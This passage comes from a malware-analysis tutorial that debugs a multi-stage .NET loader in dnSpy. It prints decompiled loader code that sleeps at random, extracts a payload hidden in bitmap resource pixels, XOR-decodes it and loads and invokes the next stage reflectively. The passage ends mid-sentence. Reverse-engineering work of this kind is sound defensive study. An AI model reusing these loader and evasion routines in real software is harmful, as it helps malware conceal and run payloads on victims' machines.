mas_4.bin!WaitCallb.States.ReponseListState.ReponseListState() (IL=0x004F, Native=0x04C6F348+0xC2)
mas_4.bin!WaitCallb.Filter.GlobalValueFilter.MapVisitor() (IL=0x001A, Native=0x04A65940+0x60)

[Figure 29] Calling a method from the next stage

The **GetMethod( )** function tries to get the **InvalidCast method**, which makes part of the new and extracted .NET module (obfuscated, as readers already might expect for):

```
// SharpStructures.Main.SortHelper
// Token: 0x06000078 RID: 120 RVA: 0x00005340 File Offset: 0x00003540
public static void InvalidCast(string StringTypeInfo, string InputBlockSize, string EscapedIRemotingFormatter)
{
    do
    {
        Random random = new Random();
        if (7 != 0)
        {
            int millisecondsTimeout = random.Next(31875, 42944);
            if (!false)
            {
                Thread.Sleep(millisecondsTimeout);
            }
        }
        Bitmap u = SortHelper.DemandedResources(\u0001.\u0001(StringTypeInfo), EscapedIRemotingFormatter);
        byte[] u2 = SortHelper.ConstructionResponse(\u0001.\u0001(u), \u0001.\u0001(InputBlockSize));
        if (!false)
        {
            Assembly assembly = \u0001.\u0001(u2);
            Type type = assembly.GetTypes()[20];
            MethodInfo u3 = type.GetMethods()[5];
            \u0001.\u0001(u3);
            Environment.Exit(0);
        }
    }
    while (7 == 0);
}
```

[Figure 30] InvalidCast( ) from the stage 2


A well-known approach to manage cases like that is **replacing the content of obfuscated module on memory, before it being loaded, by our de-obfuscated one**. It's seems weird, but provide us good and practical results because debugging it becomes easier than handling obfuscation issues. How can we do it?

There're many options and, probably, it's a matter of taste: some professionals prefer using a **hexadecimal editor** + **Notepad++** and other ones prefer using **CyberChef**. Personally, I prefer the latter one. Thus, we need to stop the debug session (**because the module was already loaded**) and set up a breakpoint on **the instruction responsible for loading the second stage module** that, in our case, it's the one from **Figure 22,** and on **the first instruction calling a method from the second stage**:

- **ReponseListState.DefineVisitor(Assembly.Load(array), 11);** *(from ResetVisitor( ) method)*

- **methodInfo = ((Type)ReponseListState.param).GetMethod("InvalidCast");** *(from ReponseListState( ) method)*

Using **CyberChef** (https://gchq.github.io/CyberChef/) we can load the **cleaned version** of the **second stage (resulting from de4dot.exe)**, use **From Hex** recipe and **remove all spaces (None)** as shown below:




[Figure 31] De-obfuscated and extracted module loaded onto CyberChef


Copy the hexadecimal content to the clipboard (fourth icon – marked on figure above).

Launch the **dnSpy** in debugging mode again (**Debug → Start Debugging** or only click on **Play button**). Don't forget: you should remember of **setting the two breakpoints mentioned previously**.

The debugger will stop at first instruction -- **ReponseListState.DefineVisitor(Assembly.Load(array), 11);** -- and, viewing the **Modules window**, readers will notice that the **SharpStructures module** (second stage) is not loaded yet. In **Locals window**, right click on **array variable**, which **holds the PE format content**, go to **Show In Memory menu → Memory 1** and you're going to see the next two screens:




[Figure 32] Steps to visualize the memory of array variable



[Figure 33] Memory content of array variable

Put the cursor at beginning of the executable (**4D 5A**), **right click → Paste Special → Paste**. All content of the cleaned module copied to clipboard from **CyberChef** will **overwrite the memory region**.


Proceed with the debugging session and the execution will stop at second breakpoint (**methodInfo = ((Type)ReponseListState.param).GetMethod("InvalidCast").** Additionally, the cleaned module should have been loaded and, when you visualize the **InvalidCast( ) method** then you will see the following image:



[Figure 34] InvalidCast( ) method in the loaded and cleaned module

So far it's everything going well. We've replaced the obfuscated module by a cleaned one on memory **right before it has been loaded**. There few important points here:

- Readers should always look for any **instance constructor (.ctor)** and **class constructor** (**.cctor**) before starting the analysis.
- Readers should set a **breakpoint at start of the InvalidCast** method (from **SharpStructures.Sorting.SortHelper class**) to keep the control of the execution.
- It's recommended **take a snapshot** of your **virtual machine** before proceeding.
- Expect for a new obfuscated code, as shown the **Exeinfo PE,** in our previously "cleaned" module:




[Figure 35] InvalidCast( ) method in the loaded and cleaned module

Readers could also are asking how to find the right **InvalidCast method** because there're two methods with the same name, but that belong to different classes:


- **SharpStructures.Main.SortHelper class**
- **SharpStructures.Sorting.SortHelper class**

If you're continue debugging (**F10 – step over**), the answer comes automatically in the **FullName property**:



[Figure 36] Finding the correct InvalidCast( ) method to set up a breakpoint

Therefore, set a breakpoint on the correct **InvalidCast( ),** keep debugging (**F10 – step over**) and the **"transition"** to the **InvalidCast( )** should occur on lines shown below:



[Figure 37] Transition to InvalidCast method from the replaced module

The actual transition is performed by the **Invoke( ) method** on the **methodBase variable**, which hold the right **InvalidCast( ) method**: **Invoke → Invoke → UnsafeInvokeInternal → InvalidCast.**

The targeted **SharpStructures.Sorting.SortHelper.InvalidCast** method has the following instructions:

```
// Token: 0x06000064 RID: 100 RVA: 0x00003738 File Offset: 0x00001938
public static void InvalidCast(string StringTypeInfo, string InputBlockSize, string
  EscapedIRemotingFormatter)
{
    Random random = new Random();
    Thread.Sleep(random.Next(31875, 42944));
    Bitmap bitmap_ = SortHelper.DemandedResources(Class0.smethod_5(StringTypeInfo),
      EscapedIRemotingFormatter);
    byte[] byte_ = SortHelper.ConstructionResponse(Class0.smethod_1(bitmap_), Class0.smethod_5
      (InputBlockSize));
    Assembly assembly = Class0.smethod_6(byte_);
    Type type = assembly.GetTypes()[20];
    MethodInfo methodInfo_ = type.GetMethods()[5];
    Class0.smethod_4(methodInfo_);
    Environment.Exit(0);
}
```

[Figure 38] InvalidCast method

If readers analyze the first instructions, so interesting details will be found and we should consider them:

- A **delay** is established at first two instructions
- There're a class named **Class0**, which contains relevant methods.
- Methods from **Class0** that should be analyzed such as **DemandResources, smethod_[1,4,5,6], ConstructionResponse**
- A final **Exit(0) method.**
- **Many other "hidden" sub-methods under all of these mentioned methods.**

Our analysis of the stage 2 starts now. The recommended step is to check the **Class0 class** to get first information about its available methods and associated details:

```
using System;
using System.Drawing;
using System.Reflection;
using System.Text;
using Microsoft.VisualBasic;

namespace ns0
{
    // Token: 0x0200000A RID: 10
    internal class Class0
    {
        // Token: 0x0600004D RID: 77 RVA: 0x00003184 File Offset: 0x00001384
        static byte[] smethod_0(Bitmap bitmap_0)
        {
            int num = 0;
            int width = bitmap_0.Width;
            int num2 = width * width * 4;
            byte[] array = new byte[num2];
            for (int i = 0; i < width; i++)
            {
                for (int j = 0; j < width; j++)
                {
                    Array.Copy(BitConverter.GetBytes(bitmap_0.GetPixel(i, j).ToArgb()), 0, array, num, 4);
                    num += 4;
                }
            }
            int num3 = BitConverter.ToInt32(array, 0);
            byte[] array2 = new byte[num3];
            Array.Copy(array, 4, array2, 0, array2.Length);
            return array2;
        }
```

```
// Token: 0x0600004E RID: 78 RVA: 0x00003184 File Offset: 0x00001384
static byte[] smethod_1(Bitmap bitmap_0)
{
    int num = 0;
    int width = bitmap_0.Width;
    int num2 = width * width * 4;
    byte[] array = new byte[num2];
    for (int i = 0; i < width; i++)
    {
        for (int j = 0; j < width; j++)
        {
            Array.Copy(BitConverter.GetBytes(bitmap_0.GetPixel(i, j).ToArgb()), 0, array, num, 4);
            num += 4;
        }
    }
    int num3 = BitConverter.ToInt32(array, 0);
    byte[] array2 = new byte[num3];
    Array.Copy(array, 4, array2, 0, array2.Length);
    return array2;
}

// Token: 0x0600004F RID: 79 RVA: 0x000021E1 File Offset: 0x000003E1
static void smethod_2(MethodInfo methodInfo_0)
{
    methodInfo_0.Invoke(null, null);
}

// Token: 0x06000050 RID: 80 RVA: 0x00003218 File Offset: 0x00001418
static Assembly smethod_3(byte[] byte_0)
{
    return Assembly.Load(byte_0);
}

// Token: 0x06000051 RID: 81 RVA: 0x000021E1 File Offset: 0x000003E1
static void smethod_4(MethodInfo methodInfo_0)
{
    methodInfo_0.Invoke(null, null);
}

// Token: 0x06000052 RID: 82 RVA: 0x00003230 File Offset: 0x00001430
static string smethod_5(string string_0)
{
    StringBuilder stringBuilder = new StringBuilder(string_0.Length / 2);
    checked
    {
        int num = string_0.Length - 2;
        for (int i = 0; i <= num; i += 2)
        {
            stringBuilder.Append(Strings.Chr((int)Convert.ToUInt32(string_0.Substring(i, (int)
              Math.Sqrt(4.0)), (int)Math.Sqrt(256.0))));
        }
        return stringBuilder.ToString();
    }
}

// Token: 0x06000053 RID: 83 RVA: 0x00003218 File Offset: 0x00001418
static Assembly smethod_6(byte[] byte_0)
{
    return Assembly.Load(byte_0);
}

// Token: 0x06000054 RID: 84 RVA: 0x00003230 File Offset: 0x00001430
static string smethod_7(string string_0)
{
    StringBuilder stringBuilder = new StringBuilder(string_0.Length / 2);
    checked
```

```
            {
                int num = string_0.Length - 2;
                for (int i = 0; i <= num; i += 2)
                {
                    stringBuilder.Append(Strings.Chr((int)Convert.ToUInt32(string_0.Substring(i, (int)
                      Math.Sqrt(4.0)), (int)Math.Sqrt(256.0))));
                }
                return stringBuilder.ToString();
            }
        }
    }
}
```

[Figure 39] Class0 content

We have the following observations of the **Class0 content (Figure 39)**:

- **smethod_0** and **smethod_1** are manipulating an array and they are identical.
- **smethod_2** and **smethod_4** are being used for invoking a method and they are identical.
- **smethod_5** and **smethod_7** are constructing a string and they are identical.
- **smethod_3** and **smethod_6** are loading an Assembly and they are identical.

According to our notes about **InvalidCast( )**, so we can assume (for while) that it's:

- **Constructing** a string (**smethod_5**)
- **Manipulating** an array (**smethod_1**)
- **Loading** an assembly (**smethod_6**)
- **Invoking** a method from this assembly (**smethod_4**)

Returning to **InvalidCast( )** method (**Figure 38**), another interesting method is **DemandResources( )**, which has the following content:

```

        // Token: 0x06000066 RID: 102 RVA: 0x00003834 File Offset: 0x00001A34
        public static Bitmap DemandedResources(string x10, string projectname)
        {
            ResourceManager resourceManager = new ResourceManager(projectname + ".Properties.Resources",
              Assembly.GetEntryAssembly());
            return (Bitmap)resourceManager.GetObject(x10);
        }
```

[Figure 40] DemandResources method

The **DemandResources( )** is instantiating the **ResourceManager class**, which provides access to resources, for **reading a given resource name resulting from the smethod_5( )**.

Examining the **ConstructionResponse( ) method (Figure 41 – next page)**, which is called on **line 26** from **InvalidCast method (Figure 38),** it provides us few details:

- It receives a **byte-array** from **smethod_1( ).**
- To those recovered bytes, it proposes a **UTF-16 format** that uses the **big endian byte order**.
- Performs a **XOR operation using its last byte and the number 112**.
- **Allocates** a new byte array (named **array**).
- **Reads each of its bytes** and does a **double XOR operation**.
- Resizes the **resulting byte array**.
- Returns the **final array**.

The content of **ConstructionResponse( ) method** is shown below:

```
        // Token: 0x06000065 RID: 101 RVA: 0x000037AC File Offset: 0x000019AC
        public static byte[] ConstructionResponse(byte[] BinaryCompatibility, string Opcode)
        {
            byte[] bytes = Encoding.BigEndianUnicode.GetBytes(Opcode);
            int num = (int)(BinaryCompatibility[BinaryCompatibility.Length - 1] ^ 112);
            byte[] array = new byte[BinaryCompatibility.Length + 1];
            int num2 = 0;
            for (int i = 0; i <= BinaryCompatibility.Length - 1; i++)
            {
                int num3 = (int)BinaryCompatibility[i] ^ num ^ (int)bytes[num2];
                array[i] = (byte)num3;
                if (num2 == Opcode.Length + 2 - 3)
                {
                    num2 = 0;
                }
                else
                {
                    num2++;
                }
            }
            Array.Resize<byte>(ref array, BinaryCompatibility.Length - 1);
            return array;
        }
```

[Figure 41] ConstructionResponse method

So far we have an idea about what's happening:

- A sequence of bytes is read (**smethod_5**) from a resource, which the respective name is given as the return of **smethod_1**.
- All read bytes are decoded by the **ConstructionResponse( ).** The content of the **resulting array is a module (third stage).**
- The resulting array is loaded by the **smethod_6( ).**
- All types (**class, interface, array, value, enumeration** and so on) are returned from the loaded assembly, and one of them is chosen (a **class**).
- At same way, for the type returned with **GetTypes( )**, all public methods are returned using **GetMethods( )**, and one of them is picked up.
- Finally, the chosen method is invoked by **Invoke( )** method from **smethod_4( ).**

Therefore, a reasonable approach is:

- Setting a **breakpoint (F9)**:
    - on **line 26** of **InvalidCast( )** (**Figure 38**), when we will able to analyze the content of the **byte_** array and, probably, we will find a new module there.
    - on **line 27** of **InvalidCast( )**, where **smethod_6( )** is being called.
    - on **Assembly.Load( )** within **smethod_6( ).**
    - **on line 30** before the discovered method to be invoked.
- Extracting the module loaded into **byte_** array variable.
- Using **Exeinfo PE** or **Die** to check for the presence of any obfuscator/packer.
- If there's an **obfuscator/packer**, trying to remove it using **de4dot** or any other deobfuscator.
- Discovering the **name of the class** (line 29) and **method** being invoked on **line 30**.
- **Renaming** the saved module and replacing it on memory.

- **Taking a snapshot** of the virtual machine after having done this setup because you might want to be able to repeat this procedure if it's necessary.

Of course, **it wouldn't be necessary to set up four breakpoints and only executing the code using F10 (step-over) would be enough**. Anyway, you can decide the best approach for you.

Therefore, we have the following breakpoints setup:

```
// Token: 0x06000064 RID: 100 RVA: 0x00003738 File Offset: 0x00001938
public static void InvalidCast(string StringTypeInfo, string InputBlockSize, string
  EscapedIRemotingFormatter)
{
    Random random = new Random();
    Thread.Sleep(random.Next(31875, 42944));
    Bitmap bitmap_ = SortHelper.DemandedResources(Class0.smethod_5(StringTypeInfo),
      EscapedIRemotingFormatter);
    byte[] byte_ = SortHelper.ConstructionResponse(Class0.smethod_1(bitmap_),
      Class0.smethod_5(InputBlockSize));
    Assembly assembly = Class0.smethod_6(byte_);
    Type type = assembly.GetTypes()[20];
    MethodInfo methodInfo_ = type.GetMethods()[5];
    Class0.smethod_4(methodInfo_);
    Environment.Exit(0);
}
```

[Figure 42] InvalidCast method including breakpoints

Running the code we got the following information about the new stage loaded into **byte_** array variable:

```
